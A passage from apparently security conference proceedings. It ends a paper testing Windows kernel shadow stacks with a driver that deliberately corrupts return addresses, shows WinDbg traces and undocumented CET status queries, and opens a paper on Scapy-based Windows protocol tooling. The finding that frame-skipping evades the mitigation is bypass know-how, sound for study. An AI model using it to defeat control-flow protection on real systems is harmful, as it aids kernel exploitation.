As mentioned earlier, the hypervisor monitors certain MSR registers and content modifications. When register `0x6a2` is accessed for writing in order to alter it, the hypervisor raises a general protection fault.

Thus, this test case demonstrates that MSR registers cannot be altered as discussed in section 6.

Note: The alteration of the `CR4` register will not be demonstrated, as its related mitigation is the same as the one in place for the MSR registers.

7.3 Incrementing the return address

This test case is implemented through `IOCTL_INC_RET_ADDR`. The driver function `IncRetAddr` is called by `IoctlIncRetAddr`, which handles this IOCTL. The function simulates an unaligned return address, similar to how a ROP chain operates. Returning to an address which is not present in the shadow stack may result in a crash.

The `IncRetAddr` function alters its return address by incrementing it by one. The caller function, `IoctlIncRetAddr`, which calls the `IncRetAddr` function in assembly, is shown below:

```
1  IoctlIncRetAddr proc near
2
3  sub     rsp, 28h
4  lea     rcx, aEnteringIoctli ; "Entering IoctlIncRetAddr\n"
5  call    DbgPrint
6  call    IncRetAddr
7  lea     rcx, aLeavingIoctlin ; "Leaving IoctlIncRetAddr\n"
8  call    DbgPrint
9  xor     eax, eax
10 add     rsp, 28h
11 retn
12
13 IoctlIncRetAddr endp
```

By incrementing its return address by one, the `IncRetAddr` function updates the return address to point from `lea rcx, aLeavingIoctinc` to `lea ecx, aLeavingIoctinc`, which is still a valid instruction. Going through this IOCTL results in the following in WinDbg:

```
Entering DispatchDeviceControl
Entering IoctIncRetAddr
Entering IncRetAddr
Legitimate return address:  FFFFF80362B916E5
Incremented return address: FFFFF80362B916E6
Leaving IncRetAddr
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x00000139
                        (0x0000000000000039,
                         0xFFFFF880F1E9F3C0,
                         0xFFFFF880F1E9F318,
                         0x0000000000000000)
```

As expected an exception occurs. The bugcheck analysis is as follows:

```
2: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

KERNEL_SECURITY_CHECK_FAILURE (139)
A kernel component has corrupted a critical data structure.  The
↪  corruption
could potentially allow a malicious user to gain control of this
↪  machine.
Arguments:
Arg1: 0000000000000039, A shadow stack violation has occurred due
↪  to mismatched return addresses
        on the call stack vs the shadow stack.
Arg2: fffff880f1e9f3c0, Address of the trap frame for the exception
↪  that caused the BugCheck
Arg3: fffff880f1e9f318, Address of the exception record for the
↪  exception that caused the BugCheck
Arg4: 0000000000000000, Reserved
```

A `KERNEL_SECURITY_CHECK_FAILURE` (0x139) is triggered with the corruption code `0x39`. Which indicates that the return address on the stack mismatches the one from the shadow stack, as intended.

The call stack is as follows:

```
2: kd> k
 # Child-SP          RetAddr               Call Site
00 fffff880`f1e9e868 fffff803`b936c432     nt!DbgBreakPointWithStatus
01 fffff880`f1e9e870 fffff803`b936b95c     nt!KiBugCheckDebugBreak+0x12
02 fffff880`f1e9e8d0 fffff803`b92b8c07     nt!KeBugCheck2+0xb2c
03 fffff880`f1e9f060 fffff803`b9486fe9     nt!KeBugCheckEx+0x107
04 fffff880`f1e9f0a0 fffff803`b94875f2     nt!KiBugCheckDispatch+0x69
05 fffff880`f1e9f1e0 fffff803`b9484b1f     nt!KiFastFailDispatch+0xb2
06 fffff880`f1e9f3c0 fffff803`62b92787
↪  nt!KiControlProtectionFault+0x3df
07 fffff880`f1e9f558 fffff803`62b916e6     shadow_stack_driver+0x2787
08 fffff880`f1e9f560 fffff803`62b911a4     shadow_stack_driver+0x16e6
09 fffff880`f1e9f590 fffff803`b909697e     shadow_stack_driver+0x11a4
0a fffff880`f1e9f5e0 fffff803`b968a568     nt!IofCallDriver+0xbe
0b fffff880`f1e9f620 fffff803`b9689400
↪  nt!IopSynchronousServiceTail+0x1c8
0c fffff880`f1e9f6d0 fffff803`b9688aae     nt!IopXxxControlFile+0x940
0d fffff880`f1e9f940 fffff803`b9486655     nt!NtDeviceIoControlFile+0x5e
0e fffff880`f1e9f9b0 00007ffd`499beee4     nt!KiSystemServiceCopyEnd+0x25
```

The function `nt!KiControlProtectionFault`, pointed to by stack frame number `0x06`, is of interest. It is related to interrupt code `0x15` from the `nt!KiInterruptInitTable` of the kernel, as mentioned in section 4.1. This interrupt handler is called due to a CET fault as discussed in section 5.1.

Then, the related shadow stack:

```
2: kd> dps @ssp
ffffb102`f1e59f78  fffff803`b936c432 nt!KiBugCheckDebugBreak+0x12
ffffb102`f1e59f80  fffff803`b936b95c nt!KeBugCheck2+0xb2c
ffffb102`f1e59f88  fffff803`b92b8c07 nt!KeBugCheckEx+0x107
ffffb102`f1e59f90  fffff803`b9486fe9 nt!KiBugCheckDispatch+0x69
ffffb102`f1e59f98  fffff803`b94875f2 nt!KiFastFailDispatch+0xb2
ffffb102`f1e59fa0  fffff803`b9484b1f nt!KiControlProtectionFault+0x3df
ffffb102`f1e59fa8  ffffb102`f1e59fc0
ffffb102`f1e59fb0  fffff803`62b92787 shadow_stack_driver+0x2787
ffffb102`f1e59fb8  00000000`00000010
ffffb102`f1e59fc0  fffff803`62b916e5 shadow_stack_driver+0x16e5
ffffb102`f1e59fc8  fffff803`62b911a4 shadow_stack_driver+0x11a4
ffffb102`f1e59fd0  fffff803`b909697e nt!IofCallDriver+0xbe
ffffb102`f1e59fd8  fffff803`b968a568 nt!IopSynchronousServiceTail+0x1c8
ffffb102`f1e59fe0  fffff803`b9689400 nt!IopXxxControlFile+0x940
ffffb102`f1e59fe8  fffff803`b9688aae nt!NtDeviceIoControlFile+0x5e
ffffb102`f1e59ff0  fffff803`b9486655 nt!KiSystemServiceCopyEnd+0x25
```

The faulting return address is located at `0xFFFFB102F1E59FC0`, before the `cs` (0x10) register, as illustrated in figure 7 of section 5. During the call to the handler, the function `nt!KiProcessControlProtectionFromKernelMode` is reached through sub-calls, in order to know if the faulty address is located in the shadow

stack. Because the addres is not present in the shadow stack, the control flow falls into the `nt!KiFastFailDispatch` function.

Thus, this test case demonstrates that the shadow stack mitigation prevents control flow redirection through ROP chain.

7.4 Skipping the stack frame

This test case is implemented through `IOCTL_SKIP_NEXT_FRAME`. The driver function `SkipNextFrame` is called by `IoctlSkipNextFrame`, which handles this IOCTL. The function retrieves the address of a previous stack frame and set the current `rsp` register to it. Returning to an address which is present in the shadow stack may not result in a crash.

The `SkipNextFrame` function locates the address of its return address on the stack. It then calls the `setRsp` assembly function, which updates the `rsp` register to point to the return address in `IoctlSkipNextFrame`.

The result is shown below in WinDbg:

```
Entering DispatchDeviceControl
Entering IoctlSkipNextFrame
Entering SkipNextFrame
Module found: FFFFF8000D770000
Leaving IoctlSkipNextFrame
Leaving DispatchDeviceControl
```

Everything seems to be fine. As in the previous test, the function `nt!KiProcessControlProtectionFromKernelMode` is reached through sub-calls, as shown in the following output from WinDbg with a breakpoint set on it:

```
Entering DispatchDeviceControl
Entering IoctlSkipNextFrame
Entering SkipNextFrame
Module found: FFFFF8027B930000
Breakpoint 0 hit
nt!KiProcessControlProtectionFromKernelMode:
fffff800`75a28b44 4c8bdc          mov     r11,rsp
```

With the following call stack:

```
2: kd> k
 # Child-SP          RetAddr               Call Site
00 ffff960f`fe02f2f8 fffff802`d1a28aa0
↪  nt!KiProcessControlProtectionFromKernelMode
01 ffff960f`fe02f300 fffff802`d1c84a96
↪  nt!KiProcessControlProtection+0x330
02 ffff960f`fe02f3c0 fffff802`7b933313
↪  nt!KiControlProtectionFault+0x356
03 ffff960f`fe02f558 fffff802`7b931ca5     shadow_stack_driver+0x3313
04 ffff960f`fe02f560 fffff802`7b9311cb     shadow_stack_driver+0x1ca5
05 ffff960f`fe02f590 fffff802`d189697e     shadow_stack_driver+0x11cb
06 ffff960f`fe02f5e0 fffff802`d1e8a568     nt!IofCallDriver+0xbe
07 ffff960f`fe02f620 fffff802`d1e89400
↪  nt!IopSynchronousServiceTail+0x1c8
08 ffff960f`fe02f6d0 fffff802`d1e88aae     nt!IopXxxControlFile+0x940
09 ffff960f`fe02f940 fffff802`d1c86655     nt!NtDeviceIoControlFile+0x5e
0a ffff960f`fe02f9b0 00007ff8`12ffeee4     nt!KiSystemServiceCopyEnd+0x25
```

And the shadow stack is as follows:

```
2: kd> dps @ssp
ffffcb0b`a80aff90  fffff802`d1a28aa0 nt!KiProcessControlProtection+0x330
ffffcb0b`a80aff98  fffff802`d1c84a96 nt!KiControlProtectionFault+0x356
ffffcb0b`a80affa0  ffffcb0b`a80affb8
ffffcb0b`a80affa8  fffff802`7b933313 shadow_stack_driver+0x3313
ffffcb0b`a80affb0  00000000`00000010
ffffcb0b`a80affb8  fffff802`7b932fa7 shadow_stack_driver+0x2fa7
ffffcb0b`a80affc0  fffff802`7b931ca5 shadow_stack_driver+0x1ca5
ffffcb0b`a80affc8  fffff802`7b9311cb shadow_stack_driver+0x11cb
ffffcb0b`a80affd0  fffff802`d189697e nt!IofCallDriver+0xbe
ffffcb0b`a80affd8  fffff802`d1e8a568 nt!IopSynchronousServiceTail+0x1c8
ffffcb0b`a80affe0  fffff802`d1e89400 nt!IopXxxControlFile+0x940
ffffcb0b`a80affe8  fffff802`d1e88aae nt!NtDeviceIoControlFile+0x5e
ffffcb0b`a80afff0  fffff802`d1c86655 nt!KiSystemServiceCopyEnd+0x25
```

The faulty instruction is located at `shadow_stack_driver+0x3313`, which corresponds to the `ret` instruction of `setRsp`. Normally, the `ret` instruction returns to `shadow_stack_driver+0x2fa7`, as expected by the shadow stack. However, since `rsp` has been updated to `0xFFFF960FFE02F560`, which points to `shadow_stack_driver+0x1ca5`, the stack no longer matches the shadow stack. Because the return address is still present in the shadow stack, as indicated in section 5.1, the `nt!VslKernelShadowStackAssist` function is invoked to correct the shadow stack and realign it with the current stack.

Thus, this test case demonstrates that it is possible to alter return addresses in a way that does not break the shadow stack mitigation.

7.5 Try/Except path

This test case is implemented through `IOCTL_DIV_INTEGER`. The driver function `DivInteger` is called by `IoctlDivInteger`, which handles this

IOCTL. As the name suggests, the function performs integer divisions. Using the `try/except` mechanism may prevent a crash in the event that an exception occurs.

It is interesting to note that these keywords refer to `__try/__except` through macros. The usage of these keywords is presented by Microsoft in [16]. The internal mechanism is quite similar to the one in userland, as it uses the same structures under the hood in both the kernel and userland. The relevant structures are described in [17].

To trigger an exception, the operation `1 / 0` is performed, raising a division by zero exception. The result is shown below in WinDbg:

```
Entering DispatchDeviceControl
Entering IoctlDivInteger
Entering DivInteger
_DivZeroFilter
A division by zero occurred
Leaving IoctlDivInteger
IoctlDivInteger failed
Leaving DispatchDeviceControl
```

Due to the `try/except` block, the crash is avoided. It is important to note that the call stack during the exception does not match the shadow stack. To trace the exception caused by the division by zero, a breakpoint is set at `nt!KiDivideErrorFault`. This handler is responsible for managing division by zero exceptions. It is related to interrupt code `0` from the `nt!KiInterruptInitTable` of the kernel, as shown figure 9.

```
INITDATA:0000000141006270 KiInterruptInitTable dq 0                ; DATA XREF:
INITDATA:0000000141006278                       dq offset KiDivideErrorFault
INITDATA:0000000141006280                       dq offset KiDivideErrorFaultShadow
INITDATA:0000000141006288                       dq 40001h
INITDATA:0000000141006290                       dq offset KiDebugTrapOrFault
INITDATA:0000000141006298                       dq offset KiDebugTrapOrFaultShadow
```

Fig. 9. `KiDivideErrorFault` handler

Once the first breakpoint is hit, a second breakpoint is set at `nt!KeKernelShadowStackRestoreContext+0x4c`. This address corresponds to the call to `nt!VslKernelShadowStackAssist` when the shadow stack context is restored.

This address represents the end of the `nt!KeKernelShadowStackRestoreContext` function, as illustrated in the snippet below:

```
1 nt!KeKernelShadowStackRestoreContext+0x4c   call
  ↪  VslKernelShadowStackAssist
2 nt!KeKernelShadowStackRestoreContext+0x51   add     rsp, 38h
3 nt!KeKernelShadowStackRestoreContext+0x55   retn
```

At this breakpoint, the shadow stack appears as follows:

```
1  fffffa89`ac9d2f60  fffff807`d8eb9ebb nt!RtlRestoreContext+0x21b
2  fffffa89`ac9d2f68  fffff807`d8c5fdb4 nt!RtlUnwindEx+0x374
3  fffffa89`ac9d2f70  fffff807`d8eb8992 nt!_C_specific_handler+0xe2
4  fffffa89`ac9d2f78  fffff807`d907c69f nt!RtlpExecuteHandlerForException+0xf
5  fffffa89`ac9d2f80  fffff807`d8d9dc72 nt!RtlDispatchException+0x2d2
6  fffffa89`ac9d2f88  fffff807`d8d9edd9 nt!KiDispatchException+0xac9
7  fffffa89`ac9d2f90  fffff807`d9087145 nt!KiExceptionDispatch+0x145
8  fffffa89`ac9d2f98  fffff807`d907e44f nt!KiDivideErrorFault+0x34f
9  fffffa89`ac9d2fa0  fffffa89`ac9d2fb8
10 fffffa89`ac9d2fa8  fffff807`82e524d5 shadow_stack_driver+0x24d5
11 fffffa89`ac9d2fb0  00000000`00000010
12 fffffa89`ac9d2fb8  fffff807`82e52549 shadow_stack_driver+0x2549
13 fffffa89`ac9d2fc0  fffff807`82e5167e shadow_stack_driver+0x167e
14 fffffa89`ac9d2fc8  fffff807`82e5140e shadow_stack_driver+0x140e
15 fffffa89`ac9d2fd0  fffff807`d8c9697e nt!IofCallDriver+0xbe
16 fffffa89`ac9d2fd8  fffff807`d928a568 nt!IopSynchronousServiceTail+0x1c8
17 fffffa89`ac9d2fe0  fffff807`d9289400 nt!IopXxxControlFile+0x940
18 fffffa89`ac9d2fe8  fffff807`d9288aae nt!NtDeviceIoControlFile+0x5e
19 fffffa89`ac9d2ff0  fffff807`d9086655 nt!KiSystemServiceCopyEnd+0x25
20 fffffa89`ac9d2ff8  00000000`00000000
```

Stepping over the call to `KeKernelShadowStackRestoreContext` results in the following shadow stack:

```
1  fffffa89`ac9d2f40  fffff807`d8eb9ebb nt!RtlRestoreContext+0x21b
2  fffffa89`ac9d2f48  fffffa89`ac9d2fc8
3  fffffa89`ac9d2f50  fffff807`82e5169a shadow_stack_driver+0x169a
4  fffffa89`ac9d2f58  00000000`00000010
5  fffffa89`ac9d2f60  00000000`00000000
6  fffffa89`ac9d2f68  fffff807`d8c5fdb4 nt!RtlUnwindEx+0x374
7  fffffa89`ac9d2f70  fffff807`d8eb8992 nt!_C_specific_handler+0xe2
8  fffffa89`ac9d2f78  fffff807`d907c69f nt!RtlpExecuteHandlerForException+0xf
9  fffffa89`ac9d2f80  fffff807`d8d9dc72 nt!RtlDispatchException+0x2d2
10 fffffa89`ac9d2f88  fffff807`d8d9edd9 nt!KiDispatchException+0xac9
11 fffffa89`ac9d2f90  fffff807`d9087145 nt!KiExceptionDispatch+0x145
12 fffffa89`ac9d2f98  fffff807`d907e44f nt!KiDivideErrorFault+0x34f
13 fffffa89`ac9d2fa0  fffffa89`ac9d2fb8
14 fffffa89`ac9d2fa8  fffff807`82e524d5 shadow_stack_driver+0x24d5
15 fffffa89`ac9d2fb0  00000000`00000010
16 fffffa89`ac9d2fb8  fffff807`82e52549 shadow_stack_driver+0x2549
17 fffffa89`ac9d2fc0  fffff807`82e5167e shadow_stack_driver+0x167e
18 fffffa89`ac9d2fc8  fffff807`82e5140e shadow_stack_driver+0x140e
19 fffffa89`ac9d2fd0  fffff807`d8c9697e nt!IofCallDriver+0xbe
20 fffffa89`ac9d2fd8  fffff807`d928a568 nt!IopSynchronousServiceTail+0x1c8
21 fffffa89`ac9d2fe0  fffff807`d9289400 nt!IopXxxControlFile+0x940
22 fffffa89`ac9d2fe8  fffff807`d9288aae nt!NtDeviceIoControlFile+0x5e
23 fffffa89`ac9d2ff0  fffff807`d9086655 nt!KiSystemServiceCopyEnd+0x25
24 fffffa89`ac9d2ff8  00000000`00000000
```

It is important to focus on the start of the shadow stack:

Shadow Stack Space	Value	Description
fffffa89‘ac9d2f48	fffffa89‘ac9d2fc8	New old SSP
fffffa89‘ac9d2f50	shadow_stack_driver+0x169a	Address of the except statement
fffffa89‘ac9d2f58	00000000‘00000010	CS
fffffa89‘ac9d2f60	00000000‘00000000	Act as the nullified return address

Table 4. Live shadow stack description in `KiDivideErrorFault` handler

Once the `iretq` instruction of the `RtlRestoreContext` function is executed, the shadow stack appears as follows:

```
1 fffffa89`ac9d2fc8  fffff807`82e5140e shadow_stack_driver+0x140e
2 fffffa89`ac9d2fd0  fffff807`d8c9697e nt!IofCallDriver+0xbe
3 fffffa89`ac9d2fd8  fffff807`d928a568 nt!IopSynchronousServiceTail+0x1c8
4 fffffa89`ac9d2fe0  fffff807`d9289400 nt!IopXxxControlFile+0x940
5 fffffa89`ac9d2fe8  fffff807`d9288aae nt!NtDeviceIoControlFile+0x5e
6 fffffa89`ac9d2ff0  fffff807`d9086655 nt!KiSystemServiceCopyEnd+0x25
7 fffffa89`ac9d2ff8  00000000`00000000
```

The execution flow then returns to normal execution.

Thus, the `try/except` mechanism is implemented alongside the shadow stack mitigation.

References

1. Chong Xu Bing Sun, Jin Liu. How to Survive the Hardware-assisted Control-flow Integrity Enforcement. *Blackhat Asia*, 2019. `https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Sun-How-to-Survive-the-Hardware-Assisted-Control-Flow-Integrity-Enforcement.pdf`.
2. Adrien Chevalier. Virtualization Based Security - Part 2: kernel communications. `https://www.amossys.fr/insights/blog-technique/virtualization-based-security-part2/`, 2017.
3. Diane Dubois. Hyntrospect: a fuzzer for Hyper-V devices. *SSTIC*, 2021. `https://www.sstic.org/media/SSTIC2021/SSTIC-actes/hyntrospect_a_fuzzer_for_hyper-v_devices/SSTIC2021-Article-hyntrospect_a_fuzzer_for_hyper-v_devices-dubois.pdf`.
4. Allievi et al. *Windows Internal 7, Part 2.* Microsoft Press, 2022.
5. Yosifovich et al. *Windows Internal 7, Part 1.* Microsoft Press, 2017.
6. Intel. Control-flow Enforcement Technology Specification. `https://kib.kiev.ua/x86docs/Intel/CET/334525-003.pdf`, 2019.

7. Intel. A Technical Look at Intel's Control-flow Enforcement Technology. https://www.intel.com/content/www/us/en/developer/articles/technical/technical-look-control-flow-enforcement-technology.html, 2020.
8. Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4. https://www.intel.fr/content/www/fr/fr/content-details/782158/intel-64-and-ia-32-architectures-software-developer-s-manual-combined-volumes-1-2a-2b-2c-2d-3a-3b-3c-3d-and-4.html, 2024.
9. Alex Ionescu. hdk – (unofficial) Hyper-V Development Kit. https://github.com/ionescu007/hdk, 2020.
10. Matt Miller Ken Johnson. Exploit Mitigation Improvements in Windows 8. *Black Hat USA*, 2012. https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf.
11. Daniel King and Shawn Denbow. Growing Hypervisor 0day with Hyperseed. *OffensiveCon*, 2019. https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2019_02_OffensiveCon/2019_02%20-%20OffensiveCon%20-%20Growing%20Hypervisor%200day%20with%20Hyperseed.pdf.
12. Connor McGarr. Exploit Development: No Code Execution? No Problem! Living The Age of VBS, HVCI, and Kernel CFG. https://connormcgarr.github.io/2022/05/23/hvci.html, 2022.
13. Connor McGarr. Exploit Development: Investigating Kernel Mode Shadow Stacks on Windows. https://connormcgarr.github.io/2025/02/03/km-shadow-stacks.html, 2025.
14. Microsoft. Hypervisor Top Level Functional Specification. https://github.com/MicrosoftDocs/Virtualization-Documentation/blob/main/tlfs/Hypervisor%20Top%20Level%20Functional%20Specification%20v6.0b.pdf, 2020.
15. Microsoft. NtQuerySystemInformation function (winternl.h). https://learn.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntquerysysteminformation, 2021.
16. Microsoft. try-except statement. https://learn.microsoft.com/en-us/cpp/cpp/try-except-statement, 2021.
17. Microsoft. x64 exception handling. https://learn.microsoft.com/en-us/cpp/build/exception-handling-x64, 2022.
18. Microsoft. Virtualization-based Security System Resource Protections. https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/vbs-resource-protections, 2023.
19. Microsoft. Kernel Mode Hardware-enforced Stack Protection. https://learn.microsoft.com/en-us/windows-server/security/kernel-mode-hardware-stack-protection, 2024.
20. Omri Misgav. Running Rootkits Like A Nation-State Hacker. *OffensiveCon*, 2022. https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Omri%20Misgav%20-%20Running%20Rootkits%20Like%20A%20Nation-State%20Hacker.pdf.
21. Hari Pulapaka. Understanding Hardware-enforced Stack Protection. https://techcommunity.microsoft.com/blog/windowsosplatform/understanding-hardware-enforced-stack-protection/1247815, 2020.

22. Yarden Shafir. Your Mitigations Are My Opportunities. *OffensiveCon*, 2023. https://www.youtube.com/watch?v=YnxGW8Fvqvk.
23. Joe Bialek (MSCR Vulnerabilites & Mitigations Team). The Evolution Of CFI Attacks And Defenses. *OffensiveCon*, 2018. https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018_02_OffensiveCon/The%20Evolution%20of%20CFI%20Attacks%20and%20Defenses.pdf.
24. Alex Ionescu Yarden Shafir. R.I.P ROP: CET Internals in Windows 20H1. https://windows-internals.com/cet-on-windows/, 2020.

A SYSTEM_INFORMATION_CLASS 0xDD

Using *system call* NtQuerySystemInformation with SYSTEM_INFORMATION_CLASS value set to 0xDD, the following globals variables from *ntoskrnl* can be retreived by a userland program:

— KiCetCapable
— KiUserCetAllowed
— KiKernelCetEnabled
— KiKernelCetAuditModeEnabled

Listing 12: Querying shadow stack status using NtQuerySystemInformation

```
#include <Windows.h>
#include <winternl.h>
#include <cstdio>

int main()
{
    ULONG SystemInformation = 0;
    ULONG ReturnLength = 0;
    NTSTATUS status;

    status = NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS) 0xDD,
    ↪ &SystemInformation, 4, &ReturnLength);

    if (NT_SUCCESS(status))
    {
        printf("KiCetCapable = %d\n",
          (SystemInformation & 1));
        printf("KiUserCetAllowed = %d\n",
          (SystemInformation >> 1) & 1);
        printf("KiKernelCetEnabled = %d\n",
          (SystemInformation >> 8) & 1);
        printf("KiKernelCetAuditModeEnabled = %d\n",
          (SystemInformation >> 9) & 1);
    }
}
```

At the time of writing, this operation (SYSTEM_INFORMATION_CLASS value 0xDD) is not documented by Microsoft [15].

Crafting network tools for Windows
A matter of implementation

Gabriel Potter

Abstract. The implementations of Windows protocols used in InfoSec research are fragmented or incomplete. This paper proposes a new unified implementation encompassing numerous Windows protocols, notably `SMB`, `DCE/RPC` and `LDAP`, structured around shared SSPs, which allows for the pooling of the authentication and encryption components. The aim is to simplify the development of tools and PoCs in network security research on Windows.

This new implementation extends Scapy and gave birth to a number of sub-projects, most notably `midl-to-scapy` a compiler that transforms MIDL into Scapy code, `ldaphero` a graphical `LDAP` client, `Ticketer++` a Kerberos ticket manager, and new clients and servers for `SMB` and `DCE/RPC`.

The online version of this paper, which contains additional details, also demonstrates how one can use Scapy's new implementation to develop a PoC for CVE-2024-20674.

1 Introduction

aka. "How do you justify creating yet ANOTHER implementation?".

1.1 Windows network protocols, seen from the InfoSec world

Some Windows protocols are particularly used in administrative tasks of *Active Directory* (AD) domains, and have therefore received widespread attention from both security researchers and auditors. Here are a few that comes to mind:

— `LDAP` ("Lightweight Directory Access Protocol"), is a protocol that allows direct interaction with the AD database, which is essentially a directory.
— `DCE/RPC`, a protocol used to execute remote procedures, particularly when computers are in an AD domain;
— `SMB`, which enables file sharing as well as the transport of `DCE/RPC` through a feature called "named pipes".

Depending on the use case, it is sometimes enough to use the native Windows API and implementation (which, by the nature of these protocols, can be considered as the "reference implementation"). There

are times, however, where using a third-party implementation is more appropriate, for instance, due to the need to run on a different platform than Windows, or to actually test the reference implementation. Various third-party implementations are available, with various goals. Some aim at full interoperability, with a level of compatibility that is good enough for production environments (for instance, `Samba` for `SMB`), while others, more numerous, are used in offensive, auditing, and debugging contexts (for instance: `impacket`).

For the sake of conciseness, we will focus on only three Windows protocols (`DCE/RPC`, `SMB`, and `LDAP`), which are probably the ones that come to mind when talking about the security of Active Directory environments, due to their ability to perform administrative actions. Experienced readers will be glad to know that there is also ongoing work on [MC-NMF] (ADWS), but that's out of scope for this paper.

The main observation that led to the following work is as such: when considering the context of security research or auditing, the existing implementations of these different protocols suffer from the same shortcomings, which could be summed up as follows:

1. **The majority of protocol implementations have not sought to consolidate the components that could have been shared, particularly the authentication and encryption building blocks, most commonly referred to as "Security Support Provider" (SSP) in Windows.**
2. The majority of protocol implementations suffer from significant gaps in their support for certain features, especially security functionalities. Some tools tend to weaken the security level of the system when used, assuming that they don't stop working because of hardened environment.
3. From a more subjective perspective, many tools suffer from aging code or are in a state of development close to abandonware, which is to be expected from decade old projects.

1.2 The `DCE/RPC`, `SMB`, and `LDAP` Protocols: a quick glance at the available implementations

`DCE/RPC` "Remote Procedure Call" (RPC) protocols allow the execution of procedures (functions) on a remote machine. Microsoft chose in the late 90s to use `DCE/RPC` as their flavor of RPC, a standard developed by the "Open Group" which is used, in the context that concerns us, for executing remote procedures over the network in AD environments. `DCE/RPC` is a

security topic that has been very extensively researched and has seen many developments since its inception around 2005-2006 [15].

First, let's namedrop some impressive contributions which have significantly led research in this field:

— the `impacket` project [9], one of the first research implementations in 2006, enabled communication with Windows' exposed RPC services and the development of numerous auditing tools;
— `RPCview` [13] in 2014 allowed for much better analysis of various RPC endpoints and was a pioneer in RPC decompilation;
— `NtObjectManager` project [10], by James Forshaw, which is likely the most active project on this subject. It notably allows for bulk analysis of binaries to extract IDLs, use exported functions and generate a C# client from it.

For readers seeking an overview of what these different tools can accomplish, [3] is an essential reading.

Now onto the `DCE/RPC` implementations themselves, that are commonly used today:

— **`Samba`**: Implements only a very specific subset of RPC interfaces. The RPC skeletons were however initially automatically implemented using an experimental compiler called "pidl" (written in Perl), which automated the tedious process of transpiling the interface definition into code. However, `Samba` can hardly be used to craft offensive tools.
— **`impacket`**: A Python implementation of about twenty RPC interfaces, implemented manually. Among the advantages of `impacket` are its cross-platform nature and its ease of use due to being written in Python. The main drawbacks are first and foremost the fact that each RPC interface must be implemented individually, but also the aging implementation of the RPC engine (which hasn't evolved in 7 years).
— **`NtObjectManager`**: A very active project that provides useful scripts and tooling for discovering RPC functions in binaries, extracting IDLs, and even creating C# clients. It's however harder to use for scripting (subjectively) and doesn't easily allow to make `DCE/RPC` servers.

From the previous elements, it can be noted that there is essentially no `DCE/RPC` server implementation that generically supports any RPC (except Windows', of course). On the client side, there is no real option available for low-level manipulation of what is sent in the RPC messages, given that `NtObjectManager` and `impacket` are relatively high-level tools.

These tools would be difficult to use for testing the DCE/RPC encoding itself.

It should also be noted that properly parsing DCE/RPC is a task hard enough that even Wireshark often struggles with it.




Fig. 1. The RPC call for SMB share enumeration failing to be parsed in Wireshark.

SMB is probably one of the most widely used protocols in enterprise networks, being even common in environments that lack both Active Directory and Windows. There are in fact significantly more implementations of SMB than of DCE/RPC.

Among the candidate implementations that one could want to use for their security research, we find, for example:

— impacket: implements SMB on both the client and server sides, with the client side having generally better support for the specification. (Up to version 3.1.1, with both NTLM and Kerberos support, while the server side only supports version 2.0.2 with NTLM);
— pysmb / smbprotocol.py / NTObjectManager: Implements only the SMB client side;
— Samba / Windows: The most complete and performant implementations, but not designed to be tweaked for security research needs;
— Other less mainstream proprietary server implementations (smbx, netapp, JFileServer...) that are basically unusable for research purposes (unless of course you're trying to break them).

Something that jumps to the eyes is that there are generally many more open-source SMB client implementations than open-source SMB server implementations.

Implem	Client	Server	Tweakable
Windows			
Samba			
impacket			
Linux cifs/smbfs			
pysmb			
smbprotocol.py			
smbx (macos)			
netapp ($)			
JFileServer ($)			

Supported
Unsupported

Easy
Doable
Very hard

Table 1. A subjective comparison of SMB implementations on how easy they are to use for security research

Only Samba and Impacket offer SMB servers that are somewhat tweakable for vulnerability research or tooling purposes. My theory is that the dependency of SMB on DCE/RPC for certain functionalities, such as the listing of shares, significantly increases how harder it is to make a server-side implementation, which could explain there aren't that many.

LDAP is not a protocol particularly specific to Microsoft, but remains widely used in Active Directory environments as it allows devices to interact with the domain.

Trying to remain in an ecosystem where SMB and DCE/RPC implementations are available, we'll focus on Python LDAP implementations, but there are many in other languages. The LDAP implementations tend to have some noticeable caveats:

— python-ldap, ldap3, impacket: None of these libraries implement Kerberos / NTLM encryption or signing, as they all prefer to use LDAPS. Thus, they can't be used when LDAP signature is enforced (by default on Windows Server 2025+) and LDAPS is not accessible.
— Modifying binary values, such as for instance the "ntSecurityDescriptors" which handles the access rights on LDAP objects, is tedious at best.

1.3 So what should we aim for when designing a new implementation?

As a summary of the previous points, here are two issues that often come up in InfoSec implementations:

— Existing implementations do not handle authentication and encryption in a universal way, like Windows does with its "SSPs".
— Most InfoSec implementations limit themselves to only the features they require for tooling, and don't have a goal of completion.
— Most implementations can't be tweaked without copy/pasting the whole code.

The goal of the following work was to build a new implementation of the various Windows protocols that addresses those issues.

